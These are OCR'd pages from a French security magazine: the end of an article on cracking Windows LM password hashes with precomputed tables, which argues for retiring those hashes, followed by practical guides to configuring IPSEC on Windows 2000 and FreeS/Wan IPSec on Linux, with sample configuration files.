Send NTLMv2 response only/refuse LM (4)	Utilise uniquement l'authentification NTLMv2, et la session de sécurité NTLMv2 si le serveur le supporte.	Refuse LM (accepte seulement les authentifications NTLM et NTLM v2).
Send NTLMv2 response only/refuse LM & NTLM (5)	Utilise uniquement l'authentification NTLMv2, et la session de sécurité NTLMv2 si le serveur le supporte.	Accepte seulement l'authentification NTLMv2.

Finalement, on ne se lassera pas de dire que les mots de passe doivent être difficiles à deviner. Pour cela, un mot de passe doit respecter les règles suivantes :

- 8 caractères ou plus ;
- Doit contenir tous les éléments suivants :
  - lettres majuscules et minuscules,
  - nombres,
  - caractères non alphanumériques,
- Ne doit pas contenir le nom de l'utilisateur, login, ou tout autre mot qui peut se trouver dans un dictionnaire.

Microsoft propose une stratégie de groupe (GPO) dite de mots de passe complexes, pas si complexe que ça, qui oblige les utilisateurs à choisir des mots de passe de six caractères ou plus contenant des caractères de trois des quatre catégories suivantes : majuscules, minuscules, chiffres, autres.

Références

[1] @stake LC4 - *The Password Auditing and Recovery Application* - **http ://www.atstake.com/research/lc/**

[2] John the Ripper password cracker- **http ://www.openwall.com/john/**

[3] Martin E. Hellman. *A cryptanalytic time-memory trade-off*, IEEE Transactions on Information Theory, IT-26:401-406, 1980.

[4] Philippe Oechslin. *Making a faster Cryptanalytic Time-Memory Trade-Off*, In Proceedings of Advances in Cryptology — CRYPTO 2003 - 23rd Annual International Cryptology Conference, Santa Barbara, California, USA, August 2003, p. 631 ISBN 3-540-40674-3, Springer Verlag, Berlin **(http://lasecwww.epfl.ch/pub/lasec/doc/Oech03.pdf)**

[5] NT's Poor Password Encryption - **http://geodsoft.com/howto/password/nt_password_hashes.htm**

[6] RarLab, éditeur des programmes WinRar et FAR (Windows) ainsi que de RAR (Linux, MacOS X, FreeBSD) - **http://www.rarlab.com**

[7] The advanced instant NT password cracker - **http://lasecp13.epfl.ch/ntcrack**

[8] Cracking windows passwords in 5 seconds, message sur bugtraq - **http://www.securityfocus.com/archive/1/330004**

[9] Rainbowcrack 1.1 - **http://www.antsight.com/zsl/rainbowcrack** ou **http://packetstormsecurity.org/filedesc/rainbowcrack-1.1-win.html**

CONCLUSION

Les résultats obtenus montrent bien que les hashs de mots de passe qui peuvent être calculés à l'avance, comme le LMhash de Windows, ont fait leur temps et qu'il serait urgent de les retirer, par défaut, de Windows NT/2K/XP. Microsoft ferait bien aussi d'introduire un nouveau hash qui ne peut pas être calculé à l'avance. En effet, avec les avancées dans les méthodes de compromis temps-mémoire et de la puissance des ordinateurs, il est fort à parier que d'ici quelques années, on pourra aussi cracker des NThash de mots de passe complexes en quelques minutes. Notre méthode ne s'applique pas aux mots de passe de Unix et de ses dérivés comme Linux et OS X puisque leur hashs comportent un élément aléatoire appelé le sel. Il faudrait alors générer des tables qui contiennent toutes les versions possibles de chaque hash. Avec 4096 valeurs du sel, le temps de création des tables devient vite prohibitif. Au-delà de l'effet impressionnant de ce crackage de mots de passe Windows, il ne faut pas négliger non plus les diverses applications que cette méthode pourrait offrir, en faisant varier, à notre guise, le compromis temps de crackage, temps de création des tables, espace disque et taux de réussite.

Claude Hochreutiner <**claude.hochreutiner@epfl.ch**>
Luca Wullschleger <**luca.wullschleger@epfl.ch**>
Philippe Oechslin <**philippe.oechslin@epfl.ch**>
Laboratoire de Cryptographie et de Sécurité (LASEC), EPFL, Lausanne

Configuration de IPSEC sur un serveur Windows 2000

IMPLÉMENTATION DE IPSEC DANS WINDOWS 2000

Le pilote IPSEC se présente sous la forme d'un service matériel, "IPSEC.SYS"[1], automatiquement installé et démarré avec Windows. Toutefois ce service est en mode "transparent" par défaut : il n'a aucun impact sur les communications réseau tant qu'il n'a pas été configuré.

Ses paramètres de configuration lui sont transmis par le service "agent de stratégie IPSEC" (PolicyAgent) qui est quant à lui visible et configurable par l'utilisateur.

Le paramétrage du service IPSEC s'effectue en 4 étapes :

- Création d'une liste de filtres ;
- Création d'une liste d'actions de filtrage ;
- Création d'une stratégie IP par assemblage de filtres et d'actions de filtrage ;
- Attribution de la stratégie.

Ce paramétrage peut être rapidement déployé sur les postes contenus dans une ou plusieurs Unités Organisationnelles d'un domaine grâce aux stratégies de groupe de Windows 2000. Dans le cas d'un "home user" ne possédant pas de domaine Windows, celui-ci préférera configurer une stratégie locale sur chacun de ses postes. Dans les deux cas, la marche à suivre est la même.

Les stratégies IP de Windows 2000 sont ainsi faites qu'elles regroupent à la fois des règles (port source/destination, adresse source/destination, sous-réseau) et des actions de filtrage (rejeter, accepter ou encapsuler dans IPSEC). Il est donc parfaitement possible d'utiliser une stratégie IP pour mettre en place un firewall rudimentaire sous Windows 2000, sans jamais échanger aucun paquet IPSEC sur le réseau.

CRÉATION D'UNE STRATÉGIE IP


Ouvrir l'outil d'administration de la stratégie de sécurité IP. Cet outil est accessible via plusieurs emplacements :

- L'outil d'administration "stratégie de sécurité locale" (localement) ;
- L'outil d'administration "stratégie de groupe" (pour un domaine) ;
- La console MMC, snap-in "stratégie de sécurité IP".

Nous allons maintenant nous atteler à créer notre propre stratégie de sécurité IP. Cette stratégie ne couvre qu'un sous-ensemble de l'exemple considéré, car il serait fastidieux d'énumérer toutes les opérations de création de règles. De plus, l'utilisation de Windows 2000 en passerelle implique le démarrage et la configuration du service Routage et Accès Distant, ce qui dépasse le cadre de cette fiche.

Les règles que nous allons installer ici concernent les flux suivants entre la passerelle et les machines du réseau interne :

- Autoriser le trafic ICMP en clair ;
- Autoriser le trafic DNS en clair ;



Microsoft fournit 3 stratégies prédéfinies : "client", "serveur" ou "sécuriser le serveur". Ces stratégies sont très simples et ne peuvent être utilisées qu'à titre d'exemple.


[1] Les services matériels sont normalement invisibles aux utilisateurs, mais peuvent être affichés dans le gestionnaire de périphériques via le menu "affichage/afficher les périphériques cachés".



2



3



4

→ Utiliser ESP sur les accès SMTP à la machine SRV_SMTP ;

→ Utiliser ESP sur les accès HTTP à la machine SRV_SMTP (supposons que cette machine héberge un Webmail car cela permettra plus tard d'aborder un cas particulier intéressant) ;

→ Utiliser ESP sur les accès HTTP à la machine SRV_HTTP ;

→ Utiliser AH sur les accès HTTPS à la machine SRV_HTTP ;

→ Par défaut, refuser le trafic en clair.

CRÉATION D'UNE LISTE DE FILTRES

Dans le menu "Action / Toutes les tâches", 5 actions sont disponibles :

→ Créer une stratégie de sécurité ;

→ Gérer les filtres et les actions de filtrage ;

→ Restaurer les stratégies par défaut ;

→ Importer les stratégies ;

→ Exporter les stratégies.

Commençons par créer une liste de filtres avec la commande "gérer les filtres et les actions de filtrage". Il nous faut ajouter tous les filtres nécessaires, à savoir :

→ Tout le trafic ICMP ;

→ Tout le trafic DNS (UDP/53 et TCP/53) ;

→ Tout le trafic SMTP (TCP/25) ;

→ Tout le trafic HTTP (TCP/80) ;

→ Tout le trafic HTTPS (TCP/443).

Une petite optimisation est possible ici. En effet, un filtre peut inclure plusieurs règles : il est donc possible de factoriser les règles de filtrage tant que l'action de filtrage qui leur sera associée reste la même. Dans le cadre de cet exemple, il s'agit typiquement des flux SMTP et HTTP sur la machine SRV_SMTP qui sont tous deux protégés par ESP.

Indépendamment du fait que les impacts sur les performances d'une telle optimisation soient totalement inconnus mais probablement marginaux, il reste que la stratégie IP obtenue au final risque d'être moins lisible : utiliser cette optimisation avec parcimonie... (voir **figure 2**)

La création des filtres ne devrait normalement pas poser de problèmes vu la simplicité des interfaces.

Les protocoles IP supportés par Windows (avec leur identifiant numérique) sont :

→ "any" (*) ;

→ "user-defined" (?) ;

→ EGP (8), HMP (20), ICMP (1), RAW (255), RDP (27), RVD (66), TCP (6), UDP (17) et XNS (22).

Ceci étant, le support de ces protocoles est très limité puisque, à part les ports source et destination sur TCP et UDP, aucune autre option protocolaire n'est gérée...

L'option "image miroir" rend la même règle valable pour des paquets ayant une adresse IP source et destination inversée. En général, il est souhaitable de la laisser cochée.

CRÉATION D'UNE LISTE D'ACTIONS DE FILTRAGE

Passons maintenant à l'onglet "actions de filtrage". Là encore, il nous faut définir toutes les actions que nous allons utiliser à savoir :

→ Autoriser en clair ;

→ Refuser ;

→ Exiger ESP ;

→ Exiger AH.

Ici aussi, on appréciera la simplicité des interfaces graphiques de configuration.(voir **figure 3**)

Windows propose les options suivantes :

- Autoriser ;
- Refuser ;
- Négocier la sécurité.

On voit donc (comme annoncé) que les stratégies IP permettent à peu de frais de mettre en place des règles de "firewalling" sur Windows 2000, même si on ne souhaite pas chiffrer/signer le trafic IP.

Windows 2000 permet d'utiliser IPSEC en mode AH, ESP ou les deux. Les algorithmes supportés sont tout ce qu'il y a de plus traditionnels : MD5, SHA1, DES, 3DES.



5



6

Bien que les algorithmes cryptographiques ci-dessus soient réputés robustes, activer les options de renouvellement de la clé de session permet d'augmenter encore le niveau de sécurité vis-à-vis d'un attaquant collectant le trafic réseau, sans réel impact sur la performance (les paramètres par défaut indiquent au pilote IPSEC de renouveler la clé de session tous les 100 Mo de trafic ou toutes les heures, ce qui est marginal).(voir **figure 4**)

Les protocoles sont négociés dans l'ordre d'affichage. Les options globales de la règle permettent de contrôler l'action de filtrage en cas d'échec de la négociation :

- "Accepter les communications non sécurisées mais toujours répondre en utilisant IPSEC" permet de répondre aux machines qui ne sont pas configurées pour utiliser IPSEC en priorité, tout en ne sacrifiant pas la sécurité.
- "Autoriser une communication non sécurisée avec un ordinateur qui n'utilise pas IPSEC" ne devrait pas être activée puisque cette option établit une règle de réponse par défaut non sécurisée !
- "Session de clé principale PFS" permet de renégocier la clé principale avant chaque négociation de clé de session : le déchiffrement d'une session TCP par un attaquant ne met alors pas en danger les autres communications qu'il a pu capturer (*Perfect Forward Secrecy*), mais ce au prix d'une charge réseau et CPU considérablement accrue !

ASSEMBLAGE DE LA STRATÉGIE

Il nous reste maintenant à assembler les listes de filtres et les listes d'actions pour décrire la stratégie de sécurité IP que nous voulons mettre en œuvre dans cet exemple : pour cela, il nous faut créer une nouvelle stratégie IP dans la console "stratégie de sécurité IP" toujours ouverte.

Si tous les filtres et toutes les actions de filtrage ont été correctement saisis, cette étape ne devrait pas poser de problème : il suffit d'ajouter les correspondances une à une via le bouton "ajouter" (**figure 5**).

On remarquera que chaque "règle" (qui représente en fait une association entre un filtre et une action de filtrage) possède des méta-paramètres (**figure 6**).

- "Type de connexion" permet de définir si la règle s'applique à une connexion locale, une connexion RAS, ou les deux.
- "Paramètres du tunnel" permet de définir le point de sortie d'un tunnel IPSEC, inutile dans notre cas[2].
- "Méthode d'authentification" permet de définir la méthode utilisée lors de la négociation de la clé principale.

Les méthodes disponibles sont les mêmes que sous Unix (à savoir secret pré-partagé ou certificat X509), à l'exception de la méthode "Kerberos" qui utilise comme secret la clé de session Kerberos, lue dans le ticket d'authentification du poste dans son domaine : cette méthode très souple n'est donc disponible que lorsque tous les équipements communiquants appartiennent à un domaine Windows 2000.

Comme il est possible là encore de définir plusieurs méthodes d'authentification par ordre de préférence, la méthode "Kerberos" peut être utilisée en conjonction avec une méthode plus standard.

La règle de réponse par défaut s'applique aux communications qui ne rentrent pas dans le cadre des filtres précédents.

On notera d'ailleurs avec intérêt que les actions "refuser" sont prioritaires sur les actions "accepter", mais que le filtre par défaut est associé à une action "négocier, accepter le trafic en clair en cas d'échec" (la règle de réponse par défaut). Nous ne sommes

[2] Seul le mode transport est présenté dans cette fiche.

donc pas en présence d'un "vrai" firewall, et il serait très mal avisé d'ajouter une règle "refuser" sur tout le trafic IP car cette règle serait prioritaire sur toutes les autres !

L'onglet "général" permet de paramétrer le protocole IKE (échange de clés). Là encore, il s'agit d'une liste d'algorithmes par ordre de préférence, qui ne présente pas de difficultés de compréhension particulières.

ATTRIBUTION DE LA STRATÉGIE

La dernière étape consiste à attribuer la stratégie, ce qui a pour effet de la rendre active immédiatement. Les modifications de stratégie sont ensuite prises en compte périodiquement (par défaut toutes les 3 heures, mais cette valeur est réglable dans les propriétés de la stratégie).

Une seule stratégie peut être attribuée à la fois à un poste donné.

Bien entendu, avant tout déploiement de stratégie IP en "grandeur nature", il est fortement recommandé de réaliser des tests exhaustifs, Windows ayant tendance à ouvrir beaucoup plus de ports qu'on ne le croit (l'exemple le plus connu et le plus honni des administrateurs réseau étant les ports RPC dynamiques). Si vous déployez dans un domaine une stratégie bloquante pour les communications avec le contrôleur de domaine, il vous faudra mettre à jour la stratégie "à la main" sur tous les postes...

QUELQUES REMARQUES SUR L'IMPLÉMENTATION DE IPSEC DANS WINDOWS

La mise en place d'une stratégie IP dans un domaine Windows 2000 s'effectue normalement sans douleur dans un réseau très homogène (postes Windows 2000 SP2 ou mieux).

Cette relative simplicité ne doit pas faire oublier les problèmes de compatibilité inévitablement rencontrés lors de tentatives de communications avec du logiciel non-Microsoft, pas forcément d'ailleurs par non respect de la RFC, mais plus par le traitement des cas aux limites, tels que le rétablissement d'un tunnel après un "timeout".

Windows n'est néanmoins pas exempt de tout reproche, quand on sait que les versions françaises de Windows 2000 antérieures au SP2 utilisent "silencieusement" l'algorithme DES en lieu et place de l'algorithme 3DES pour des raisons de législation sur la cryptographie... Voilà le genre de problème qui prend un certain temps à dépanner !

Les outils disponibles en cas de problème sont le journal d'événement, dans lequel les pilotes ISAKMP et IPSEC enregistrent leurs messages, et l'outil IPSECMON (maintenant intégré à l'Admin Pack pour Windows 2003 sous forme de snap-in "moniteur de la sécurité IP").

Dernier détail : par défaut, le trafic TCP et UDP ayant un port source de 88 ou 500 outrepasse toutes les stratégies IP en place... Il faut le savoir !

Pour remédier à ce désagrément, il est nécessaire de mettre à 1 la valeur suivante en base de registre :

```
HKLM\SYSTEM\CurrentControlSet\Services\IPSEC\NoDefaultExempt (REG_DWORD)
```

Cette clé ne corrige pas tous les cas d'exception puisque les négociations IKE, les Broadcasts et les Multicasts restent exemptés de stratégie IP, mais c'est déjà mieux. Les choses se sont améliorées avec Windows 2003 ; pour plus d'informations, je vous invite à vous reporter aux articles suivants :

http://support.microsoft.com/?kbid=254728
http://support.microsoft.com/?kbid=810207

LA FACE NORD : IPSECPOL

Il existe également des outils de configuration en ligne de commande pour IPSEC, mais leur usage devrait être réservé aux fanatiques du script ou au dépannage de dernier recours (le mode sans échec en ligne de commande).

Ces outils sont :

- IPSECPOL sous Windows 2000 ;
- IPSECCMD sous Windows XP (disponible dans les Support Tools) ;
- L'infâme NETSH sous Windows 2003.

CONCLUSION

La mise en place du protocole IPSEC en mode transport dans un réseau purement Windows 2000 SP2 ou ultérieur peut être qualifiée de triviale et permet d'améliorer considérablement la sécurité des protocoles historiquement "faibles" tels que FTP, POP, SMTP ou HTTP.

L'interaction avec d'autres systèmes d'exploitation est plus hasardeuse mais reste possible au prix d'un effort de mise en œuvre important.

Enfin, la mise en place de règles IPSEC sur un serveur Windows 2000 ne le protège pas contre les attaques directes (scan de ports) à cause des trous béants introduits volontairement dans le filtrage réseau : le gain sécuritaire obtenu ne s'applique qu'aux communications réseau et leurs traditionnelles vulnérabilités (écoute, rejeu, altération, "man-in-the-middle").

Nicolas RUFF *(**nicolas.ruff@edelweb.fr**)*
Consultant Sécurité, Expert Windows
EdelWeb / Groupe ON-X

Merci à Patrick CHAMBET
(Consultant Senior en Sécurité des SI, EdelWeb / Groupe ON-X- **http://www.chambet.com**)

IPSec et Linux

Le but de cette fiche pratique est de détailler les différentes phases pour configurer un client Linux sous IPSec. Nous considérons que la machine Linux est une station nomade (un notebook, par exemple) et que l'on souhaite se connecter depuis cette station sur le réseau local, défini dans l'article [1] sur la sécurisation de communications sans fil. La configuration de cette station doit permettre l'authentification et le chiffrement via IPSec vers la passerelle OpenBSD qui fournit l'accès au réseau local.

INSTALLER IPSEC SUR UN LINUX

A la différence des autres systèmes d'exploitation que nous avons étudiés (*BSD, Mac OS X, Linux et Windows 2000), Linux est le seul système d'exploitation qui n'intègre pas, de base, IPSec (du moins dans les versions antérieures au noyau 2.6). Pour le noyau 2.4, IPSec n'est pas intégré et il faut donc l'installer.

L'implémentation d'IPSec la plus répandue pour Linux est FreeS/Wan (le site Internet correspondant est [2] ou [3]) Nous avons utilisé une distribution Linux Slackware 9.0 avec un noyau 2.4.22 et la version 2.01 de FreeS/Wan (la version 2.02 est disponible depuis le 4 septembre 2003). De plus, nous avons voulu utiliser la méthode d'authentification des machines par certificats X509. Cette méthode d'authentification n'est pas intégrée dans FreeS/Wan, mais existe sous la forme d'un patch (disponible sur [4]) pour FreeS/Wan. La version du patch x509 que nous avons utilisée est la 1.4.5 pour la version 2.01 de FreeS/Wan. On peut déjà remarquer que l'utilisation d'IPSec sous Linux nécessite de patcher le noyau par FreeS/Wan, qui doit être, lui-même, patché pour mettre en place une authentification par certificats X509. Cependant, des packages de binaires sont récupérables (depuis le site de FreeS/Wan) et installables directement sur votre distribution RedHat ou Suse. Ces packages existent, également, en version déjà patchée avec plusieurs patches (dont le patch x509), de même qu'une version des sources de FreeS/Wan déjà patchée (appelée Super FreeS/Wan).

Voici, succinctement, la démarche à suivre pour obtenir une implémentation d'IPSec utilisable :

- Récupérer les différentes sources : Linux, FreeS/Wan et patch x509 pour FreeS/Wan ;
- Installer les sources du noyau Linux et faire un `make dep` (FreeS/Wan a besoin des fichiers construits à ce moment-là) ;
- Appliquer le patch x509 sur FreeS/Wan (`patch -p1 < freeswan.diff`) ;
- Dans le répertoire de FreeS/Wan, configurer un nouveau noyau Linux (cette configuration de noyau applique FreeS/Wan) par un `make xgo` pour les utilisateurs en environnement graphique (équivalent au `make xconfig`) ;
- Lorsque le noyau est construit, construire les modules et les installer le cas échéant (`make modules && make modules_install`), installer ce nouveau noyau (`lilo` ou `grub`) puis rebooter sur ce noyau ;
- L'installation doit avoir créé un script `ipsec` permettant de lancer IPSec au démarrage de la machine grâce au paramètre `start` ; il faut l'intégrer dans la procédure de démarrage de la machine (sur notre Slackware : `/etc/rc.d/ipsec start`).

Au terme de tout cela, vous devriez avoir une station Linux avec une implémentation d'IPSec utilisable. Il reste à la configurer.

LES FICHIERS DE CONFIGURATION DE FREES/WAN

Les fichiers de configuration de FreeS/Wan se limitent à deux fichiers : `/etc/ipsec.conf` et `/etc/ipsec.secrets./etc/ipsec.conf`, qui contient la configuration de FreeS/Wan. Tout est défini dans ce fichier. Il est constitué de deux parties : la première contient la configuration globale de FreeS/Wan avec le paramètre `conn setup` (définition des interfaces réseau à utiliser par FreeS/Wan, le niveau de `debug`, le lancement de Pluto (implémentation de IKE), connexions à lancer au démarrage...), alors que la seconde comporte toutes les connexions spécifiques définies, avec le paramètre `conn label` où `label` est le nom de la configuration d'une connexion FreeS/Wan. Une connexion FreeS/Wan est définie avec le paramètre `conn` suivi de son nom et d'une liste de paramètres. Une connexion comporte un côté

droit et un côté gauche. Cette notion de côté est totalement arbitraire, mais elle doit être cohérente entre le client et la passerelle. Une connexion est définie par une adresse, un sous-réseau et, éventuellement, par un routeur pour un côté donné. Cette définition est réitérée pour chaque côté. Une connexion définit, donc, un sous-réseau connecté à une interface réseau avec une adresse IP qui communique avec un autre sous-réseau que l'on atteint par une autre adresse IP. Nous verrons les détails des configurations un peu plus loin.

Le fichier `/etc/ipsec.secrets` contient les secrets pour l'authentification des machines avec lesquelles on souhaite communiquer. Il s'agit des secrets partagés ou des clés permettant l'authentification. Ces données sont stockées dans un fichier spécifique, car elles ne doivent pas être lisibles par tout le monde. Ce fichier nécessite donc des droits d'accès restrictifs (lisible uniquement par `root`) sur ces données.

Le répertoire `/etc/ipsec.d` est également créé. Il contient les politiques selon les réseaux à faire communiquer (en clair, chiffré, interdit...) et les différents certificats utiles aux authentifications (certificats de CA, certificats des hôtes, clés secrètes...).

LES COMMANDES DE FREES/WAN

Nous avons vu la commande de lancement au démarrage de la station `/etc/rc.d/ipsec` pour la Slackware. FreeS/Wan propose aussi des commandes pour l'utilisateur. Nous n'allons pas toutes les décrire (la section `SEE ALSO` d'un `man ipsec` est un bon point d'entrée pour les connaître). La commande la plus utile est `ipsec`, bien que le `man ipsec` ne donne pas grand-chose sur ses fonctionnalités. Il est préférable de faire un `ipsec --help` pour obtenir les commandes disponibles, puis de faire des `man ipsec_<commande>` pour plus d'informations.

Les commandes les plus utiles sont :

- `ipsec verify` : vérifie que tout est installé et lancé pour que FreeS/Wan fonctionne.
- `ipsec setup` : lance et arrête FreeS/Wan avec `--start`, `--stop`. C'est un synonyme du script de démarrage.
- `ipsec look` : contrôle le statut et la manière dont FreeS/Wan est configuré.
- `ipsec manual` : configure FreeS/Wan pour une communication manuelle définie dans le fichier de configuration.

CONFIGURATION MANUELLE DES CLÉS

Dans cette situation, toutes les clés sont définies, ainsi que les algorithmes à utiliser (authentification et chiffrement). Il n'y a aucune négociation, tout est pré-défini. D'un point de vue sécurité, cette méthode n'est pas très performante puisque l'on utilisera toujours les mêmes clés. Mais d'un point de vue configuration, tout est très simple.

La configuration dans `/etc/ipsec.conf` est alors :

```
# Version du fichier de configuration
version 2.0
# Configuration gobale
config setup
  # Interface utilisée pour les tunnels
  interfaces="ipsec0=eth0"
  # Mode debug
  klipsdebug=all
  # Pas de debug pour Pluto
  plutodebug=none
  # Pas de Pluto lancé (IKE)
  pluto=no
  # L'identification d'un participant doit être unique
  uniqueids=yes
# Configuration de la connexion
conn manuel
  # Adresse de la machine locale
  left=192.168.1.4
  # Subnet local
  leftsubnet=192.168.1.4/32
  # Adresse de la passerelle
  right=192.168.1.254
  # Subnet du réseau local
  rightsubnet=192.168.2.0/24
  # Security Parameter Index
  spi=0x100
  # Algorithmes de chiffrement et d'authentification
  esp=3des-md5-96
  # Clé de chiffrement
  espenckey=0x636c65646563686966667265 6d656e747365637265746521
  # Clé d'authentification
  espauthkey=0x313233343536373839306162636465 66
```

La première ligne définit la version du fichier de configuration. Ensuite, on trouve la configuration globale avec l'interface à utiliser pour IPSec, les modes de `debug` et l'utilisation de Pluto (implémentation de IKE). Nous n'utilisons pas Pluto, puisque nous n'utilisons aucune négociation sur les clés. La section de connexion définit une configuration manuelle. Notre machine est à gauche et la passerelle à droite. Le sous-réseau de gauche est constitué uniquement de notre machine. L'adresse de droite est l'adresse de la passerelle et le sous-réseau de droite est le LAN. Le SPI (*Security Parameter Index*) définit un index qui doit être le même sur le client et la passerelle. Sur la passerelle, nous avons défini deux SPIs (un pour chaque direction). Dans FreeS/Wan, il n'est pas possible de définir deux SPIs, mais un

seul. Il faut donc modifier la passerelle pour définir un SPI bi-directionnel. Ensuite, nous définissons le protocole ESP et les algorithmes utilisés par ESP : 3DES pour le chiffrement et MD5 pour le hachage. Ensuite, viennent les clés : la clé de chiffrement 3DES puis la clé d'authentification. Ces clés sont les mêmes que celles définies sur la passerelle. On voit que les clés sont stockées dans /etc/ipsec.conf, qui est lisible par défaut par tout le monde (le fichier /etc/ipsec.secrets n'est pas utilisé). Pour la sécurité du système, ce n'est pas ce que l'on fait de mieux.

Lorsque le fichier de configuration est modifié, il suffit de lancer la connexion par la commande :

```
# ipsec manual -up manuel
```

Les deux machines s'authentifient l'une l'autre puis un tunnel chiffré esp est établi entre les deux.

Pour vérifier que tout marche bien, on peut lancer un ping vers une adresse du réseau local, tout en regardant avec un tcpdump sur l'interface réseau eth0 que l'on ne voit que des paquets ESP. Pour ce qui est des logs, ils sont envoyés à syslog qui, selon sa configuration, les insère dans les fichiers qu'on lui a défini.

UTILISATION DE FREES/WAN AVEC UN SECRET PARTAGÉ

Dans la précédente configuration, les clés pouvaient être lues par n'importe qui sur les machines et donc volées. L'utilisation de IKE règle une partie de ce problème. IKE permet de définir une clé de session spécifique après avoir fait l'authentification mutuelle des hôtes. Cette authentification sera réalisée par un secret partagé. L'implémentation de IKE dans FreeS/Wan se nomme Pluto.

Le fichier /etc/ipsec.conf contient :

```
# Version du fichier de configuration
version 2.0
# Configuration gobale
config setup
  # Interface utilisée pour les tunnels
  interfaces="ipsec0=eth0"
  # Mode debug
  klipsdebug=all
  # Mode debug pour IKE
  plutodebug=all
  # IKE est lancé
  pluto=yes
  # L'identification d'un participant doit être unique
  uniqueids=yes
# Configuration de la connexion
conn openbsd
  # Adresse de la machine locale
  left=192.168.1.4
  # Subnet local
  leftsubnet=192.168.1.4/32
  # Adresse de la passerelle
  right=192.168.1.254
  # Subnet du réseau local
  rightsubnet=192.168.2.0/24
  # Connexion chargée au lancement de FreeS/Wan
  auto=start
  # Authentification par secret partagé
  authby=secret
```

Les premières lignes sont les mêmes que dans la configuration précédente, excepté que nous lançons Pluto (pluto=yes). Ensuite, nous définissons une connexion appelée openbsd. Cette connexion permet de faire communiquer la machine de gauche (le client) d'adresse 192.168.1.4 vers le réseau de droite 192.168.2.0/24 (le LAN) en passant par la passerelle d'adresse 192.168.1.254. Cette connexion est chargée au démarrage de FreeS/Wan grâce à la commande auto=start. Enfin, l'authentification s'effectue par un secret partagé. Notons qu'il n'y a rien concernant la configuration d'une éventuelle clé de chiffrement, ce qui est normal puisqu'en fait nous utilisons des clés de session générées via IKE.

Le secret partagé permettant cette authentification entre le client et la passerelle est stocké dans /etc/ipsec.secrets. Le fichier contient une seule ligne :

```
192.168.1.4 192.168.1.254: PSK "mekmitasdigoat"
```

Cette ligne définit que la connexion entre 192.168.1.4 et 192.168.1.254 est authentifiée par le mot de passe mekmitasdigoat (OK, la sécurité du mot de passe est discutable, il suffit de le remplacer par quelque chose de plus sûr ;-). Sur la passerelle, c'est le même mot de passe qui permet l'authentification du canal de communication. On peut noter que le mot de passe pour l'authentification (et seulement cela) est stocké dans un fichier lisible uniquement par root.

Il reste maintenant à activer la connexion openbsd, pour créer le VPN entre le client et la passerelle, par la commande :

```
# ipsec auto -up openbsd
```

Le tunnel est établi entre les deux machines après l'authentification de l'une et de l'autre grâce au secret qu'elles partagent. Ceci fait, les flux réseaux emprunteront le tunnel.

UTILISATION DE FREES/WAN AVEC DES CERTIFICATS X509

Comme nous l'avons vu au début de cette fiche pratique, FreeS/Wan ne gère pas en natif les certificats x509 pour authentification. Pour cela, il faut patcher FreeS/Wan.

Pour la configuration, il n'y a pas grand-chose qui change, seule la méthode d'authentification est modifiée dans le fichier de

configuration (que tout le monde connaît, maintenant !) : /etc/ipsec.conf

```
# Version du fichier de configuration
version 2.0
# Configuration gobale
config setup
  # Interface utilisée pour les tunnels
  interfaces="ipsec0=eth0"
  # Mode debug
  klipsdebug=all
  # Mode debug pour IKE
  plutodebug=all
  # IKE est lancé
  pluto=yes
  # L'identification d'un participant doit être unique
  uniqueids=yes
# Configuration par défaut d'une connexion
conn %default
  # Nombre d'essais infini pour négocier une connexion
  keyingtries=0
  # Temps maximum d'une connexion avant une re-négotiation de SA
  ikelifetime=1h
  # Temps maximum d'une connexion pour une clé
  keylife=10m
  # Définition des algorithmes de chiffrement et de hachage
  esp=3des-md5
  # Adresse de la machine locale
  left=192.168.1.4
  # Subnet local
  leftsubnet=192.168.1.4/32
  # Fichier du certificat de la machine locale
  leftcert=/etc/ipsec.d/certs/192.168.1.4.crt
  # Identification de la machine pour authentification
  leftid=@linux4.lan.net
  # Type de la clé publique d'authentification
  rightrsasigkey=%cert
  # Connexion chargée au lancement de FreeS/Wan
  auto=start
  # Authentification par certificats
  authby=rsasig
# Configuration de la connexion
conn certif
  # Adresse de la passerelle
  right=192.168.1.254
  # Subnet du réseau local
  rightsubnet=192.168.2.0/24
  # Fichier de certificat de la passerelle
  rightcert=/etc/ipsec.d/certs/192.168.1.254.crt
  # Authentification sur la signature du CA
  #rightca=ca.crt
  # Identification de la machine pour authentification
  rightid=@passerelle.lan.net
  # Connexion chargée au lancement de FreeS/Wan
  auto=start
  # Authentification par certificats
  authby=rsasig
```

